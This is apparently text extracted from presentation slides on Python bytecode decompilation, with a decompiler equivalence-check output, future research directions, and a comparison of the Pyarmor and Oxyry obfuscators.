
Success 

```
<module>: Success: Equal  
<module>.UsageProperties: Success: Equal  
<module>.UsageProperties.figure: Success: Equal  
<module>.UsageProperties._apc: Success: Equal  
<module>.UsageProperties._expired: Success: Equal  
<module>.UsagePropertiesValidate: Success: Equal  
<module>.UsagePropertiesValidate.validate: Success: Equal  
<module>.UsagePropertiesValidate.validate.<listcomp>: Success: Equal
```


Future Directions



GNN Control Flow
Reconstruction



LLM Feedback Loop



Broader Language
Support

Future Directions



GNN Control Flow
Reconstruction




LLM Feedback Loop



Broader Language
Support


Future Directions



GNN Control Flow
Reconstruction



1010
1010



1010
1010

LLM Feedback Loop



Broader Language
Support

Protecting Your Python



Pyarmor

- Bytecode obfuscation
- Partially compiles to C
- Freemium

Oxyry Python Obfuscator


- Source code obfuscation
- Scrubs variable names
- Free

Key Takeaways



3.5- 3.6+
← →

Uncompyle6 PyLingual



Perfect Decompilation



Pyarmor

Bytecode Obfuscation